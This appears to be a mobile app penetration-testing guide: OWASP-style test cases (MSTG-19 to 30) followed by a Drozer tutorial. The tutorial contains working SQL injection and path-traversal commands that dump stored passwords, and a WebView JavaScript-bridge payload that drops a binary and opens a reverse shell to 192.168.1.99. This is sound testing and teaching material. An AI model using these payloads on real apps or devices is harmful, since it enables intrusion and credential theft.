Steps for test: Check for below given points: • SQL Injection: When dealing with dynamic queries or Content-Providers ensure you are using parameterized queries. • JavaScript Injection (XSS): Verify that JavaScript and Plugin support is disabled for any WebViews (usually the default). • Local File Inclusion: Verify that File System Access is disabled for any WebViews (webview.getSettings().setAllowFileAccess(false);). • Intent Injection/Fuzzing: Verify actions and data are validated via an Intent Filter for all Activities.
POC/Example Screenshot/Commands

Test ID- MSTG-19
Test Name: Invalid SSL Certificate/ Weak SSL/TLS Ciphers/Protocols/Keys

OWASP Top Ten Category
POC/Example Screenshot/Commands Historically, there have been limitations set in place by the U.S. government to allow cryptosystems to be exported only for key sizes of at most 40 bits, a key length which could be broken and would allow the decryption of communications. Since then cryptographic export regulations have been relaxed the maximum key size is 128 bits. It is important to check the SSL configuration being used to avoid putting in place cryptographic support which could be easily defeated. To reach this goal SSL-based services should not offer the possibility to choose weak cipher suite. A cipher suite is specified by an encryption protocol (e.g. DES, RC4, AES), the encryption key length (e.g. 40, 56, or 128 bits), and a hash algorithm (e.g. SHA, MD5) used for integrity checking. Briefly, the key points for the cipher suite determination are the following: The client sends to the server a ClientHello message specifying, among other information, the protocol and the cipher suites that it is able to handle. Note that a client is usually a web browser (most popular SSL client nowadays), but not necessarily, since it can be any SSL-enabled application; the same holds for the server, which needs not to be a web server, though this is the most common case [9]. The server responds with a ServerHello message, containing the chosen protocol and cipher suite that will be used for that session (in general the server selects the strongest protocol and cipher suite supported by both the client and server). It is possible (for example, by means of configuration directives) to specify which cipher suites the server will honor. In this way you may control whether or not conversations with clients will support 40-bit encryption only. The server sends its Certificate message and, if client authentication is required, also sends a CertificateRequest message to the client. The server sends a ServerHelloDone message and waits for a client response. Upon receipt of the ServerHelloDone message, the client verifies the validity of the server's digital certificate.

Test ID- MSTG-20
Test Name: Sensitive Information is sent as Clear Text over network
OWASP Top Ten Category
Brief:- Various types of information that must be protected could be transmitted by the application in clear text. It is possible to check if this information is transmitted over HTTP instead of HTTPS, or whether weak ciphers are used. See more information about insecure transmission of credentials Top 10 2013-A6-Sensitive Data Exposure [3] or insufficient transport layer protection in general Top 10 2010-A9-

Insufficient Transport Layer Protection

POC/Example Screenshot/Commands

Example 1: Basic Authentication over HTTP

A typical example is the usage of Basic Authentication over HTTP. When using Basic Authentication, user credentials are encoded rather than encrypted, and are sent as HTTP headers. In the example below the tester uses curl [5] to test for this issue. Note how the application uses Basic authentication, and HTTP rather than HTTPS

```
$ curl -kis http://example.com/restricted/
HTTP/1.1 401 Authorization Required
Date: Fri, 01 Aug 2013 00:00:00 GMT
WWW-Authenticate: Basic realm="Restricted Area"
Accept-Ranges: bytes Vary:
Accept-Encoding Content-Length: 162
Content-Type: text/html

<html><head><title>401 Authorization Required</title></head>
<body bgcolor=white> <h1>401 Authorization Required</h1>  Invalid login credentials!  </body></html>
```

Example 2: Form-Based Authentication Performed over HTTP

Another typical example is authentication forms which transmit user authentication credentials over HTTP. In the example below one can see HTTP being used in the "action" attribute of the form. It is also possible to see this issue by examining the HTTP traffic with an interception proxy.

```
<form action="http://example.com/login">
        <label for="username">User:</label> <input type="text" id="username" name="username" value=""/><br />
        <label for="password">Password:</label> <input type="password" id="password" name="password" value=""/>
        <input type="submit" value="Login"/>
</form>
```

Example 3: Cookie Containing Session ID Sent over HTTP

The Session ID Cookie must be transmitted over protected channels. If the cookie does not have the secure flag set [6] it is permitted for the application to transmit it unencrypted. Note below the setting of the cookie is done without the Secure flag, and the entire log in process is performed in HTTP and not HTTPS.

```
https://secure.example.com/login

POST /login HTTP/1.1
Host: secure.example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Referer: https://secure.example.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 188

HTTP/1.1 302 Found
Date: Tue, 03 Dec 2013 21:18:55 GMT
Server: Apache
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Set-Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA; expires=Fri, 01-Jan-2014 00:00:00
GMT; path=/; domain=example.com; httponly
Location: private/
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html

-------------------------------------------------------
http://example.com/private

GET /private HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://secure.example.com/login
Cookie: JSESSIONID=BD99F321233AF69593EDF52B123B5BDA;
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: no-store
Pragma: no-cache
Expires: 0
Content-Type: text/html;charset=UTF-8
Content-Length: 730
Date: Tue, 25 Dec 2013 00:00:00 GMT
```

Test ID: MSTG-21
Test name: CAPTCHA is not implemented on Public Pages/Login Pages
OWASP Top Ten Category:
Steps for test: Check for below given points: 1. Generated CAPTCHA is weak 2. Client-side storage and hidden fields 3. The Chosen CAPTCHA text attack 4. Arithmetic CAPTCHAs and Limited set CAPTCHAs 5. The Chosen CAPTCHA identifier attack 6. Possible CAPTCHA fixation 7. In-session CAPTCHA brute-forcing 8. Identify all parameters which are sent (in addition to the decoded CAPTCHA value) from the client to the server in order to check if these parameters contain encrypted or hashed values of decoded CAPTCHA and CAPTCHA ID number . 9. Try to send an old decoded CAPTCHA value with an old CAPTCHA ID (if the application accepts them, it is vulnerable to replay attacks). 10. Try to send an old decoded CAPTCHA value with an old session ID (if the application accepts them, it is vulnerable to replay attacks). 11. Find out if similar CAPTCHAs have already been broken. 12. Verify if the set of possible answers for a CAPTCHA is limited and can be easily determined.
POC/Example Screenshot:
Remediation: Most CAPTCHA images can be cracked in 1-15 seconds; therefore, CAPTCHA should be perceived as a rate limiting protection only which stops the attacker for a limited amount of time. In security critical applications it is more suitable to use alternative verification channels (SMS authentication, OTP tokens etc).

Test ID: MSTG-22
Test name: Improper or NO implementation of Change Password Page
OWASP Top Ten Category:
Steps for test: 1. Implement the password change page for mobile application (unless the authentication is based on Active Directory). 2. Check for Spamming using forgot password link. 3. Check if users, other than administrators, can change or reset passwords for accounts other

than their own.
4. Check if users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator.
5. Check if the password change or reset process is vulnerable to any type of Forgery.
6. What information is required to reset the password?
7. How are reset passwords communicated to the user?
8. Are reset passwords generated randomly?
9. Is the reset password functionality requesting confirmation before changing the password?
10. Is the old password requested to complete the change?

Also look into https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

POC/Example Screenshot:

Remediation:
The password change or reset function is a sensitive function and requires some form of protection, such as requiring users to re-authenticate or presenting the user with confirmation screens during the process.

Test ID: MSTG-23

Test name: Application does not have Logout Functionality

OWASP Top Ten Category:

Steps for test:
Session termination is an important part of the session lifecycle. Reducing to a minimum the lifetime of the session tokens decreases the likelihood of a successful session hijacking attack.

1. Availability of user interface controls that allow the user to manually log out.
2. Session termination after a given amount of time without activity (session timeout).
3. Proper invalidation of server-side session state.
4. A log out button is present on all pages of the mobile application.
5. The log out button should be identified quickly by a user who wants to log out from the mobile application.
6. After loading a page the log out button should be visible without scrolling.
7. Ideally the log out button is placed in an area of the page that is fixed in the view port of the application and not affected by scrolling of the content.

POC/Example Screenshot:

Remediation:
Implement logout functionality in the mobile application with strong session management controls in place.

Test ID: MSTG-24
Test name: Sensitive information in Application Log Files
OWASP Top Ten Category:
Steps for test: Check for application logs, event logs, crash logs and other logs available; for sensitive information like username/id, password, password hashes, IP address, session info, any user related info, etc. Use tools like ADB, Xcode, VisualStudio and BB SDK to pull and investigate the logs. Additional tools like Logcat, LogExpert can be of help.
POC/Example Screenshot:
Remediation: Ensure no sensitive information is stored in logs on Client side or at server side.

Test ID: MSTG-25
Test name: Sensitive information sent as a querystring parameter
OWASP Top Ten Category:
Steps for test: Mobile applications use input from HTTP requests (and occasionally files) to determine how to respond. Attackers can tamper with any part of an HTTP request, including the url, querystring, headers, cookies, form fields, and hidden fields, to try to bypass the site's security mechanisms. Querystring parameter to be checked for sensitive info related to session, user and activities. Also Parameters should be validated against a "positive" specification that defines: • Data type (string, integer, real, etc...) • Allowed character set • Minimum and maximum length • Whether null is allowed • Whether the parameter is required or not • Whether duplicates are allowed • Numeric range • Specific legal values (enumeration) • Specific patterns (regular expressions)
POC/Example Screenshot:

Remediation:
A new class of security devices known as application firewalls can provide some parameter validation services. However, in order for them to be effective, the device must be configured with a strict definition of what is valid for each parameter for your site. This includes properly protecting all types of input from the HTTP request, including URLs, forms, cookies, querystrings, hidden fields, and parameters.
The OWASP Filters project is producing reusable components in several languages to help prevent many forms of parameter tampering. The Stinger HTTP request validation engine (http://sourceforge.net/projects/stinger) was also developed by OWASP for J2EE environments.

Test ID: MSTG-26
Test name: URL Modification
OWASP Top Ten Category:

Steps for test:
Check for URL redirects, parameter modification attacks, Un-validated Redirects and Forwards.
Advanced phishing attacks are probably in this case (in inputs for redirection is not validated).
The following Java code receives the URL from the 'url' GET parameter and redirects to that URL.
response.sendRedirect(request.getParameter("url"));
A similar example of C# .NET Vulnerable Code:
string url = request.QueryString["url"];
Response.Redirect(url);

POC/Example Screenshot:
Remediation: Check below given link for detailed remediation with examples: https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet https://www.owasp.org/index.php/Testing_for_Client_Side_URL_Redirect_%28OTG-CLIENT-004%29

Test ID: MSTG-27
Test name: Sensitive information in Memory Dump
OWASP Top Ten Category:

Steps for test:
Check for user or session related information in memory dump. Additionally below given tools can help in performing further analysis:

- Open Source Android Forensics App and Framework
- Android Data Extractor Lite
- BitPim is a program that allows you to view and manipulate data on many CDMA phones from LG, Samsung, Sanyo and other manufacturers.
- LiME (formerly DMD) is a Loadable Kernel Module (LKM), which allows the acquisition of volatile memory from Linux and Linux-based devices, such as those powered by Android.
- iPhone-Backup-Analyzer-2
- Using Drozer
- Use Memory Analyzer which is part of Eclipse

POC/Example Screenshot:

Remediation:
Ensure mobile application does not leak any sensitive information thru memory dumps.

Test ID: MSTG-28

Test name: Weak Password Policy

OWASP Top Ten Category:

Steps for test:

1. What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols?
2. How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again.
3. When must a user change their password? After 90 days? After account lockout due to excessive log on attempts?
4. How often can a user reuse a password? Does the application maintain a history of the User's previous used 8 passwords?
5. How different must the next password be from the last password?
6. Is the user prevented from using his username or other account information (such as first or last name) in the password?

POC/Example Screenshot:

Remediation: To mitigate the risk of easily guessed passwords facilitating unauthorized access there are two solutions: introduce additional authentication controls (i.e. two-factor authentication) or introduce a strong password policy. The simplest and cheapest of these is the introduction of a strong password policy that ensures password length, complexity, reuse and aging.

Test ID: MSTG-29
Test name: Autocomplete is not set to OFF
OWASP Top Ten Category:
Steps for test: Check for autocomplete="on/off". major browsers will override any use of autocomplete="off", with regards to password forms and as a result previous checks for this are not required and recommendations should not commonly be given for disabling this feature. However this can still apply to things like secondary secrets which may be stored in the application/browser inadvertently.
POC/Example Screenshot:
Remediation: Set Autocomplete=”off” as part of best practice.

Test ID: MSTG-30
Test name: Application is accessible on Rooted/DevUnlocked/Jail Broken Device
OWASP Top Ten Category:

Steps for test:

- Jailbreak / Root / Unlock detection controls should inspect the environment for particular indicators such as the presence of particular files, file permissions, and running processes.
- Identify 3rd party app stores (e.g., Cydia);
- Attempt to identify modified kernels by comparing certain system files that the application would have access to on a non-jailbroken device to known good file hashes. This technique can serve as a good starting point for detection;
- Attempt to write a file outside of the application's root directory. The attempt should fail for non-jailbroken devices;
- Attempt to identify anomalies in the underlying system or verify the ability to execute privileged functions or methods.
- Most Mobile Device Management (MDM) solutions can perform these checks but require a specific application to be installed on the device.

POC/Example Screenshot:

Remediation:
Implement the above checked controls (if not already implemented).
Ref: https://www.owasp.org/index.php/Mobile_Jailbreaking_Cheat_Sheet

Contents

Introduction

Drozer is open source software for security assessment of an Android app or device, released under a BSD license and maintained by MWR InfoSecurity.

Capabilities:

- Drozer agent interacts with other apps on Android by IPC mechanism to detect vulnerabilities.
- Building vulnerable file and web page to install an agent on device remotely.
- It Provides modules to investigating various aspects of the Android platform, and a few remote exploits.

Getting started

We download the drozer installer from the MWR website (http://mwr.to/drozer).

Drozer include three main components:

- Agent is an apk file that is installed on device
- Console is a command line environment that is communicated to agent.
- Server runs on the computer for remote agents.

Drozer modes

Drozer support two mode of operation: direct and infrastructure modes

Direct mode

We install and Run the agent's embedded server and are connected directly to computer via USB or Wi-Fi.

For connecting a PC to a TCP socket opened by the Agent inside the emulator, or on the device:

```
$ adb forward tcp:31415 tcp:31415
```

Start drozer:

```
$ drozer console connect
dz>
```

Infrastructure mode

This mode is used for remote connection or NAT and firewall traversing or exploit payload sending.




Figure 1 Infrastructure mode

Steps:

I. Run drozer server on a machine:

```
$ drozer server start
```

II. Add Endpoint in drozer agent and run agent on the device:

1. Start the drozer Agent, press the menu button, and choose 'Settings'.
2. Select 'New Endpoint'.
3. Set the 'Host' to the hostname or IP address of your server.
4. Set the 'Port' to the port your server is running on, unless it is the standard
5. Press 'Save' (you may need to press the menu button on older devices).

III. list connected devices:

```
$ drozer console devices --server myserver:31415
List of Bound Devices

Device ID Manufacturer Model Software
67dcdbacd1ea6b60 unknown sdk 4.1.2
```

```
67dcdbacd1ea6b61 unknown sdk 4.2.0
```

IV. To connect to a device:

```
$ drozer console connect 67dcdbacd1ea6b60 –-server myserver:31415
```

Specifying the target app and Retrieving Package Information

It needs to find the identifier for target app with the 'app.package.list' command:

```
dz> run app.package.list -f [target app]
```

We get some basic information including the version, data location on the device and permissions by the 'app.package.info' command:

```
dz> run app.package.info –a [package name]
```

Android application security assessment with Drozer

We investigate vulnerabilities exposed through Android's built-in mechanism for Inter-Process Communication (IPC). We identify them preliminarily using with below command:

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
3 activities exported
0 broadcast receivers exported
2 content providers exported
2 services exported
is debuggable
```

Also we investigate known vulnerabilities with use of payloads and modules that is provided by drozer.

Unintended Data Leakage

Unintended data leakage occurs when a developer inadvertently places sensitive information or data in a location on the mobile device that is easily accessible by other apps on the device.

Here, we could simply run the app.provider.finduri module to find all the content providers as follows:

```
dz> run app.provider.finduri com.threebanana.notes
Scanning com.threebanana.notes…
content://com.threebanana.notes.provider.NotePad/notes
content://com.threebanana.notes.provider.NotePadPending/notes/
content://com.threebanana.notes.provider.NotePad/media
content://com.threebanana.notes.provider.NotePad/topnotes/
content://com.threebanana.notes.provider.NotePad/media_with_owner/
content://com.threebanana.notes.provider.NotePad/add_media_for_note
content://com.threebanana.notes.provider.NotePad/notes_show_deleted
content://com.threebanana.notes.provider.NotePad/notes_with_images/
```

We could now query it using the app.provider.query module and specify the content provider's URI, as shown in the following screenshot:

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/
--vertical
```

```
_id: 1
service: Email
username: incognitoguy50
password: PSFjqXIMVa5NJFudgDuuLVgJYFD+8w== (Base64-encoded)
email: incognitoguy50@gmail.com
```

Showing the data from the content provider means that the content provider is leaking data and vulnerable since Drozer has not been explicitly granted any permission to use the dataset.

Also, a path traversal vulnerability in an application allows an attacker to read other system files using the vulnerable application's providers.

We could now use `app.provider.read` in order to find out and exploit the local file inclusion vulnerabilities. Here, we will try to read some files from the system such as `/etc/hosts` and `/proc/cpuinfo`, which are present in all the Android installations by default, since it is a Linux-based filesystem.

```
dz> run app.provider.read content://com.adobe.reader.
fileprovider/../../../../etc/hosts
127.0.0.1 localhost
```

We use the below command to copy application database from the device to the local machine:

```
dz> run app.provider.download
content://com.mwr.example.sieve.FileBackupProvider/data/data/com.mwr.example.sieve/dat
abases/database.db /home/user/database.db
Written 24576 bytes
```

Client Side Injection

Client-side injection results in the execution of malicious code on the mobile device via the mobile app. This risk usually happens when the application is not checking for proper sanitization in the user input.

SQL injection

Drozer provides modules to automatically test for SQL injection:

```
dz> run scanner.provider.injection -a com.mwr.example.sieve

Scanning com.mwr.example.sieve...

Injection in Projection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

It is simple to test for SQL injection by manipulating the projection and selection fields that are passed to the content provider:

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "'"
```

```
unrecognized token: "' FROM Passwords" (code 1): , while compiling: SELECT ' FROM
Passwords

dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection "'"

unrecognized token: "')" (code 1): , while compiling: SELECT * FROM Passwords
WHERE (')
```

Android returns a very verbose error message, showing the entire query that it tried to execute. We can fully exploit this vulnerability to list all tables in the database:

```
dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM
SQLITE_MASTER WHERE type='table';--"

| type | name | tbl_name | rootpage | sql |
| table | android_metadata | android_metadata | 3 | CREATE TABLE ... |
| table | Passwords | Passwords | 4 | CREATE TABLE ... |
| table | Key | Key | 5 | CREATE TABLE ... |
```

Or to query protected tables:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
--projection "* FROM Key;--"

| Password | pin |
| thisismypassword | 9876 |
```

JavaScript Injection (XSS)

Advertising networks implement a “native bridge” to deliver ‘rich media’ advertisements that call ‘native’ code from a rendered WebView by using JavaScript. Therefor it use the public methods shouldOverrideUrlLoading or the android.webkit.JavascriptInterface interface. The WebView JavaScript bridge can be abused to execute arbitrary Java code.

The following JavaScript, if injected into a WebView that implements a native bridge using the android.webkit.JavascriptInterface interface, will result in the execution of operating system commands (via java.lang.Runtime).

```
<script>
function execute(cmd){
  return
window.jsinterface.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null
).invoke(null,null).exec(cmd);
}
execute(['/system/bin/sh','-c','echo \"mwr\" > /mnt/sdcard/mwr.txt']);
</script>
```

Using this vector to drop in a ‘drozer’ payload for a much more feature rich exploitation experience; drozer is an Android security assessment framework (think Metasploit for Android) and can be found here. Weasel is a binary that aids in the loading and running of a drozer agent once code execution has

been gained on an Android device (think meterpreter for Android). To do this we can use drozer to generate a 'weasel' payload.

```
$ drozer payload list
shell.reverse_tcp.armeabi   Establish a reverse TCP Shell (ARMEABI)
weasel.reverse_tcp.armeabi  weasel through a reverse TCP Shell (ARMEABI)
weasel.shell.armeabi        Deploy weasel, through a set of Shell commands (ARMEABI)

$ drozer payload build weasel.shell.armeabi | grep echo | awk -F \"
{'gsub("\\\\","\\\\");
print "execute([\x27/system/bin/sh\x27,\x27-c\x27,\x27 echo -e \\\""$2"\\\" >
\x27+path]);"'}
Which will give you a one liner to embed into the JavaScript payload:
execute(['/system/bin/sh','-c','echo -e "……" > '+path]);
```

The payload we are going to inject (with the binary stripped for readability) is below:

```
$ cat drozer.js
var host = '192.168.1.99';
var port = '31415';
var path = '/data/data/com.vuln.app/files/weasel';
function execute(cmd){
  return
window.interface.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null).
invoke(null,null).exec(cmd);}
execute(['/system/bin/rm',path]);
execute(['/system/bin/sh','-c','echo -e "……" > '+path]);
execute(['/system/bin/chmod','770',path]);
execute([path,host,port]);
```

If the payload is injected into the WebView as above it will write and execute the weasel payload. The command below starts the drozer server and as can be seen, the payload has executed and connected back to the drozer server:

```
$ drozer server start
Starting drozer Server, listening on 0.0.0.0:31415
2013-08-06 15:02:08,238 - drozer.server.protocols.http - INFO - GET /agent.jar
2013-08-06 15:02:08,256 - drozer.server.protocols.http - INFO - GET /agent.apk
2013-08-06 15:02:08,808 - drozer.server.protocols.drozerp.droidhg - INFO - accepted
connection from 47k5n8v3nbdpg
2013-08-06 15:02:08,834 - drozer.server.protocols.shell - INFO - accepted shell from
192.168.1.99:63804
```

The command below will list the connected remote devices:

```
$ drozer console devices
List of Bound Devices
Device ID        Manufacturer         Model                Software
47k5n8v3nbdpg    unknown              unknown              unknown
```

The command below can then be used to connect to our listening console:

```
$ drozer console connect 47k5n8v3nbdpg
```

5

Reporting

Appendix A: Testing Tools

- Androwarn:- Yet another static code analyzer for malicious Android applications
- ApkAnalyser - ApkAnalyser is a static, virtual analysis tool for examining and validating the development work of your Android app.
- APKInspector - APKinspector is a powerful GUI tool for analysts to analyze the Android applications.
- Error-Prone - Catch common Java mistakes as compile-time errors
- FindBugs + FindSecurityBugs - FindSecurityBugs is a extension for FindBugs which include security rules for Java applications. It will find cryptography problems as well as Android specific problems.
- FlowDroid - FlowDroid is a context-, flow-, field-, object-sensitive and lifecycle-aware static taint analysis tool for Android applications.
- Lint - The Android lint tool is a static code analysis tool that checks your Android project source files for potential bugs and optimization improvements for correctness, security, performance, usability, accessibility, and internationalization.
- Smali CFGs - Smali Control Flow Graph's
- Smali and Baksmali - smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation.
- Thresher - Thresher is a static analysis tool that specializes in checking heap reachability properties. Its secret sauce is using a coarse up-front points-to analysis to focus a precise symbolic analysis on the alarms reported by the points-to analysis.
- Android Hooker - This project provides various tools and applications that can be use to automaticaly intercept and modify any API calls made by a targeted application.
- Droidbox - DroidBox is developed to offer dynamic analysis of Android applications
- Drozer - Drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.
- Xposed Framework
- Androguard - Reverse engineering, Malware and goodware analysis of Android applications ... and more (ninja !)
- Android loadble Kernel Modules - It is mostly used for reversing and debugging on controlled systems/emulators.
- AndBug - Android Debugging Library
- ApkTool - A tool for reverse engineering Android Apk Files

- APK Studio - APK Studio is an IDE for decompiling/editing & then recompiling of android application binaries.
- Bytecode-Viewer - A Java 8 Jar & Android APK Reverse Engineering Suite (Decompiler, Editor, Debugger & More)
- CodeInspect - A Jimple-based Reverse-Engineering framework for Android and Java applications.
- dedex - A command line tool for disassembling Android DEX files.
- dextra - dextra utility began its life as an alternative to the AOSP's dexdump and dx --dump, both of which are rather basic, and produce copious, but unstructured output. In addition to supporting all their features, it also supports various output modes, specific class, method and field lookup, as well as determining static field values. I lated updated it to support ART (which is also one of the reasons why the tool was renamed).
- Dex2Jar - Tools to work with android .dex and java .class files
- dexdisassembler - A GTK tool for disassembling Android DEX files.
- Fern Flower - FernFlower Java decompiler
- Fino - Android small footprint inspection tool
- Introspy-Android - Blackbox tool to help understand what an Android application is doing at runtime and assist in the identification of potential security issues.
- JD-Gui - Yet another fast Java Decompiler
- JEB - The Interactive Android Decompiler
- smali - An assembler/disassembler for Android's dex format

Appendix B: Suggested Reading

Whitepapers – To be added in Final Release

Books – To be added in Final Release

Useful Websites – To be added in Final Release